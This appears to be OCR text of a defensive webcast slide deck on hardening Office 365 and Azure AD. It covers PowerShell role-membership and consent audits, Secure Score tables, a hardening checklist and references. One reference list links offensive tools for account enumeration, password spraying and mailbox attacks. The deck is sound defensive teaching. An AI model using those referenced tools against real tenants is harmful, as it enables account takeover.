Write-Output "Discovered $($AzureADDirectoryRole.Count) Active Azure AD Roles"
Write-Output "============================================================="
Write-Output ""

$AzureADRoleGroupReport = @()
ForEach ($AzureADDirectoryRoleItem in $AzureADDirectoryRole)
 {
    $RoleGroupMembers = @()
    [array]$RoleGroupMembers = Get-AzureADDirectoryRoleMember -ObjectId
$AzureADDirectoryRoleItem.ObjectId

    Write-Output "Azure AD Role $($AzureADDirectoryRoleItem.DisplayName)
Membership ($($RoleGroupMembers.Count) members):"
    $RoleGroupMembers | % {$_.UserPrincipalName}
    Write-Output " "
 }
```

```
Discovered 18 Active Azure AD Roles
============================================================

Azure AD Role Application Administrator Membership (0 members):

Azure AD Role Device Administrators Membership (0 members):

Azure AD Role Intune Service Administrator Membership (2 members):
sean@trimarcrd.com
DevAdmin@trimarcrd.com

Azure AD Role Device Managers Membership (1 members):

Azure AD Role Security Administrator Membership (1 members):
sean@trimarcrd.com

Azure AD Role SharePoint Service Administrator Membership (2 members):
DarthVader@TrimarcRD.com
exadmin@trimarcrd.com

Azure AD Role Privileged Role Administrator Membership (1 members):
sean@trimarcrd.com

Azure AD Role Teams Communications Support Specialist Membership (0 members):

Azure AD Role Global Reader Membership (3 members):
TrimarcMCSA@trimarcrd.com
sadiki@trimarcrd.com
scottb@trimarcrd.com

Azure AD Role Exchange Service Administrator Membership (1 members):
exadmin@trimarcrd.com

Azure AD Role Directory Writers Membership (1 members):

Azure AD Role Billing Administrator Membership (0 members):

Azure AD Role Lync Service Administrator Membership (1 members):
exadmin@trimarcrd.com

Azure AD Role Conditional Access Administrator Membership (0 members):

Azure AD Role Teams Communications Administrator Membership (1 members):
exadmin@trimarcrd.com

Azure AD Role Teams Service Administrator Membership (2 members):
BobaFett@TrimarcRD.com
exadmin@trimarcrd.com

Azure AD Role Security Reader Membership (1 members):
TrimarcMCSA@trimarcrd.com

Azure AD Role Company Administrator Membership (2 members):
sean@trimarcrd.com
jason@trimarcrd.com
```

Secure Global Admin Authentication



Create & Use Dedicated Admin Accounts for (Office 365) Administration



Require MFA (& PIM)



Use Cloud Admin Workstations



Configure for FIDO2 authentication

Configure 2 Emergency “break-glass” Global Admin Accounts



1 should be excluded from MFA.




1 should be excluded from Conditional Access policies.



Both should have a FIDO2 key configured for authentication (in safe).



Audit logon activity.



Protect Azure AD Connect Server (& ADFS) like a DC

AAD Connect Service Account is Highly Privileged in Azure AD & AD

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

Ensure Azure AD Connect is Running the Current Version

6 versions released in 2019.
Versions older than 18 months will be deprecated.



```
Import-Module MSOnline
Connect-MsolService
(Get-MsolCompanyInformation).DirSyncClientVersion
```

Review Application Permissions & Consent



Review Tenant-Wide Permission (Admin) Consent

Security

- Conditional Access
- Permissions
- Token encryption (Preview)

Permissions

Applications can be granted permissions to your directory by an admin consenting to the application for all users, a user consenting to the application for him or herself, or an admin integrating an application and enabling self-service access or assigning users directly to the application.

As an administrator you can grant consent on behalf of all users in this directory, ensuring that end users will not be required to consent when using the application. Click the button below to grant admin consent.

Grant admin consent for Wingtip Toys

Admin consent | User consent

Search permissions

API NAME	PERMISSION	TYPE	PERMISSION LEVEL	GRANTE...
MICROSOFT GRAPH				
Microsoft Graph	Have full access to user calendars	Delegated	Medium	An administ
Microsoft Graph	Have full access to user contacts	Delegated	Medium	An administ
Microsoft Graph	Read Microsoft Intune apps	Delegated	Medium	An administ
Microsoft Graph	Read and write Microsoft Intune apps	Delegated	High	An administ

Review Per-User Permission (User) Consent

User consent

	PERMISSION	TYPE	PERMISSION LEVEL	GRANTE...
h	Sign users in	Delegated	Medium	15 total us...
h	Sign in and read user profile	Delegated	Low	7 total use...
h	Read and write access to user profile	Delegated	Unknown	14 total us...
h	Read all users' basic profiles	Delegated	Low	14 total us...
h	Read and write access to user mail	Delegated	High	14 total us...
h	Read and write user and shared mail	Delegated	High	3 total use...

User(s)

Search by name or email



Caleb Baker
calebb@wingtiptoysonline.com



Rajat Luthra
rluthra@wingtiptoysonline.com

Audit App Permissions with PowerShell

.\Get-AzureADPSPermissions.ps1 | Export-Csv -Path "permissions.csv" -NoTypeInformation

Review both:

- Delegated permissions (OAuth2PermissionGrants)
- Application permissions (AppRoleAssignments).



*Courtesy of Philippe Signoret


Review output, especially:

- consents that are of ConsentType of 'AllPrincipals'.
- discrete permissions that each delegated permission or application has
- specific users that have consents granted. If high profile or high impact users have inappropriate consents granted, you should investigate further.
- ClientDisplayName for apps that seem suspicious.

https://gist.github.com/psignoret/41793f8c6211d2df5051d77ca3728c09

Enable Security Defaults

If Not Currently Leveraging Conditional Access Policies (Enabled on Tenants Created after Oct 22nd, 2019)



Security Defaults

- Legacy Authentication is Blocked.
- Enforces MFA for 9 highly privileged roles.
- After users complete MFA registration, they will be prompted for MFA if Azure AD needs to confirm authentication.
- Access to the Azure Portal, Azure PowerShell, or Azure CLI requires MFA (users who are not registered will be required to register).
- MFA for Security Defaults is always the Microsoft Authenticator. Conditional Access is required to support other (Azure AD) MFA types.

Don't use Security Defaults with Conditional Access.

Leverage Conditional Access Policies

1

Limit/Disable Legacy Authentication

2

Enforce MFA for Role Members

3

Restrict Access to Office 365 Services & SAAS Apps

Monitor Azure AD & Office 365 Logs

Pull Logs into Existing SIEM or Leverage Azure Sentinel

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

Review Microsoft Secure Score

Work on "Quick Wins" – items with low user impact & low effort.

Microsoft Secure Score

Microsoft Secure Score has made some updates to your available improvement actions. Learn more

Explore new features and give feedback on Microsoft Secure Score's updated experience, in preview now! Try the preview version

Overview | Improvement actions | History

Your secure score

Total score: 116 / 303

Microsoft Secure Score analyzes the protection state of your identities, data, devices, apps, and infrastructure.

Identity 111 / 203

Protection state of your Azure AD accounts and roles

Data 5 / 35

Protection state of your Office 365 documents

Device No data to show

Protection state of your devices

Apps 0 / 65

Protection state of your email and cloud apps

Infrastructure No data to show

Protection state of your Azure resources

Learn more about Microsoft Secure Score

Get your score using Microsoft Graph API


View history

History

▲ 0 points in 30 days

Total score

Your secure score over time and how you compare to other organizations.



Overview | **Improvement actions** | History

Actions you can take to improve your Microsoft Secure Score. Score updates may take up to 24 hours.

Export

15 items | Search | Filter | Group by

Applied filters: Status: Not completed

Improvement action	Rank	Score	Category	User impact	Implementation cost	Portal	Status	Notes
Require MFA for administrative roles	1	25/50	Identity	Low	Low	Azure Active Directory	Not completed	-
Enable Password Hash Sync if hybrid	9	0/10	Identity	Low	Low	Azure Active Directory	Not completed	-
Ensure all users can complete multi-factor authenti...	12	9/30	Identity	High	High	Azure Active Directory	Not completed	-
Enable self-service password reset	20	0/5	Identity	Moderate	Moderate	Azure Active Directory	Not completed	-
Do not allow users to grant consent to unmanage...	35	0/10	Identity	Moderate	Low	Azure Active Directory	Not completed	-
Apply IRM protections to documents	41	0/5	Data	Moderate	Moderate	Azure Active Directory	Not completed	-
Delete/block accounts not used in last 30 days	51	0/1	Identity	Moderate	Low	Azure Active Directory	Not completed	-
Apply Data Loss Prevention policies	54	0/20	Data	Moderate	Moderate	Microsoft Information ...	Not completed	-
Set automated notifications for new OAuth applica...	57	0/20	Apps	Moderate	Low	Microsoft Cloud App S...	Not completed	-
Enable policy to block legacy authentication	68	0/20	Identity	Moderate	Moderate	Azure Active Directory	Not completed	-
Set automated notifications for new and trending ...	75	0/15	Apps	Moderate	Low	Microsoft Cloud App S...	Not completed	-
Create a custom activity policy to discover suspicio...	80	0/10	Apps	Moderate	Low	Microsoft Cloud App S...	Not completed	-
Discover trends in shadow IT application usage	82	0/5	Apps	Low	Moderate	Microsoft Cloud App S...	Not completed	-
Use Cloud App Security to detect anomalous beha...	107	0/15	Apps	Low	Low	Microsoft Cloud App S...	Not completed	-
Turn on customer lockbox feature	127	0/5	Data	Moderate	Moderate	Exchange Online	Not completed	-

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

Microsoft Secure Score

Microsoft Secure Score has made some updates to your available improvement actions. Learn more

Explore new features and give feedback on Microsoft Secure Score's updated experience, in preview now! Try the preview version

Overview | **Improvement actions** | History

Actions you can take to improve your Microsoft Secure Score. Score updates may take up to 24 hours.

Export | 15 items | Search | Filter | Group by

Applied filters: Status: Not completed

Improvement action	Rank	Score	Category	User impact	Implementation cost	Portal	Status	Notes
Require MFA for administrative roles	1	25/50	Identity	Low	Low	Azure Active Directory	Not completed	-
Enable Password Hash Sync if hybrid	9	0/10	Identity	Low	Low	Azure Active Directory	Not completed	-
Discover trends in shadow IT application usage	82	0/5	Apps	Low	Moderate	Microsoft Cloud App S...	Not completed	-
Use Cloud App Security to detect anomalous beha...	107	0/15	Apps	Low	Low	Microsoft Cloud App S...	Not completed	-
Enable self-service password reset	20	0/5	Identity	Moderate	Moderate	Azure Active Directory	Not completed	-
Do not allow users to grant consent to unmanage...	35	0/10	Identity	Moderate	Low	Azure Active Directory	Not completed	-
Apply IRM protections to documents	41	0/5	Data	Moderate	Moderate	Azure Active Directory	Not completed	-
Delete/block accounts not used in last 30 days	51	0/1	Identity	Moderate	Low	Azure Active Directory	Not completed	-
Apply Data Loss Prevention policies	54	0/20	Data	Moderate	Moderate	Microsoft Information ...	Not completed	-
Set automated notifications for new OAuth applica...	57	0/20	Apps	Moderate	Low	Microsoft Cloud App S...	Not completed	-
Enable policy to block legacy authentication	68	0/20	Identity	Moderate	Moderate	Azure Active Directory	Not completed	-
Set automated notifications for new and trending ...	75	0/15	Apps	Moderate	Low	Microsoft Cloud App S...	Not completed	-
Create a custom activity policy to discover suspicio...	80	0/10	Apps	Moderate	Low	Microsoft Cloud App S...	Not completed	-
Turn on customer lockbox feature	127	0/5	Data	Moderate	Moderate	Exchange Online	Not completed	-
Ensure all users can complete multi-factor authenti...	12	9/30	Identity	High	High	Azure Active Directory	Not completed	-

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com



Common Persistence Method Checks

- Review Illicit Consent Grants
  https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-illicit-consent-grants?view=o365-worldwide


- Review Exchange Forms/Rules for potentially malicious settings.
  https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-outlook-rules-forms-attack?view=o365-worldwide

- Review Exchange Online mailbox permissions for unusual/unintended configuration (Get-ExoMailboxPermission)
  https://docs.microsoft.com/en-us/powershell/module/exchange/powershell-v2-module/get-exomailboxpermission?view=exchange-ps

Office 365 Security Checklist

1. Limit Global Admins to <5.
2. Enforce Multi-Factor Authentication (MFA) for All Role Admins.
3. Use Azure Privileged Identity Management (PIM).
    1. Control Role Groups with PIM
    2. Control Service Admin Roles with PIM
4. Secure Global Admin Authentication.
    1. Separate Admin Account
    2. Require MFA
    3. Use Cloud Admin Workstations
    4. Configure for FIDO2 authentication
5. Configure 2 Emergency Global Admin Accounts.
6. Protect Azure AD Connect Server like a DC.
7. Ensure Azure AD Connect is Running the Current Version.
8. Configure Security Defaults OR Conditional Access policies.
9. Review Application Permissions & Consent.
10. Monitor Azure AD & Office 365 Logs.
11. Review Microsoft Secure Score.
12. Review Microsoft 365 Security Center reports.
13. Determine if Tenant Restrictions makes sense.

Conclusion



- Cloud is a new paradigm that requires special attention (& resources).
- The cloud isn't inherently secure.
- Security responsibilities are shared between provider and customer.
- There are many security features and controls that are available.
- Security controls need to be researched, tested, and implemented.
- Security in the cloud may cost extra.

Slides & Video:
Trimarc.co/SecurityWebcasts

Sean Metcalf (@Pyrotek3)
s e a n @ Trimarc Security .com
www.ADSecurity.org
TrimarcSecurity.com

References

- MS Mail Probe
  - https://github.com/busterb/msmailprobe
- Office 365 UserEnum
  - https://bitbucket.org/grimhacker/office365userenum/src
- O365 Creeper
  - https://github.com/LMGsec/o365creeper
- LyncSmash
  - https://github.com/nyxgeek/lyncsmash
- SprayingToolkit
  - https://github.com/byt3bl33d3r/SprayingToolkit
- MailSniper
  - https://github.com/dafthack/MailSniper
- Ruler
  - https://github.com/sensepost/ruler/wiki/Brute-Force
- HaveIBeenPwned.com
- MDSec Office 365 Toolkit
  - https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/
- FireEye PwnAuth
  - https://www.fireeye.com/blog/threat-research/2018/05/shining-a-light-on-oauth-abuse-with-pwnauth.html

References

- Security Defaults
  - https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/concept-fundamentals-security-defaults
- Azure AD Deployment Plans
  - https://aka.ms/deploymentplans
- Azure AD FIDO2
  - http://aka.ms/fido2docs
- Azure AD App Consent Script
  - https://gist.github.com/psignoret/41793f8c6211d2df5051d77ca3728c09
- Azure AD Password Hash Sync
  - http://aka.ms/aadphs
- Review Microsoft 365 Security Center reports
  - https://security.microsoft.com/homepage

References

- Azure AD Event Hub Integration
    - Splunk (docs)
    - Sumo Logic (docs)
    - IBM QRadar (docs)
    - ArcSight (docs)
    - SysLog (docs)
- Microsoft Password Guidance
    - https://aka.ms/passwordguidance
- NIST 800-63 Password Guidance
    - https://pages.nist.gov/800-63-3/sp800-63b.html
- Azure AD Banned Password for Active Directory
    - https://aka.ms/deploypasswordprotection
- Azure AD Banned Password Policy Scoring
    - https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad

References

- Password Spray Best Practices
  - https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad
- Disable Legacy Protocols at the Mailbox
  - https://docs.microsoft.com/en-us/powershell/module/exchange/client-access/set-casmailbox?view=exchange-ps
- Exchange Authentication Policies
  - https://docs.microsoft.com/en-us/exchange/clients-and-mobile-in-exchange-online/disable-basic-authentication-in-exchange-online
- Exchange Client IP Block
  - https://docs.microsoft.com/en-us/powershell/module/exchange/organization/set-organizationconfig?view=exchange-ps
- Azure AD Conditional Access Q&A
  - https://techcommunity.microsoft.com/t5/Azure-Active-Directory-Identity/Azure-AD-Mailbag-Conditional-Access-Q-amp-A/ba-p/566492
- ADFS Smart Lockout
  - https://techcommunity.microsoft.com/t5/Azure-Active-Directory-Identity/Azure-AD-Mailbag-Conditional-Access-Q-amp-A/ba-p/566492

Upcoming Trimarc Webcasts



Securing Active Directory: Performing Your Own AD Security Review

Wednesday, June 17, 2020

1pm to 2pm (Eastern)

Presenter: Sean Metcalf

Registration: Trimarc.co/SecurityWebcasts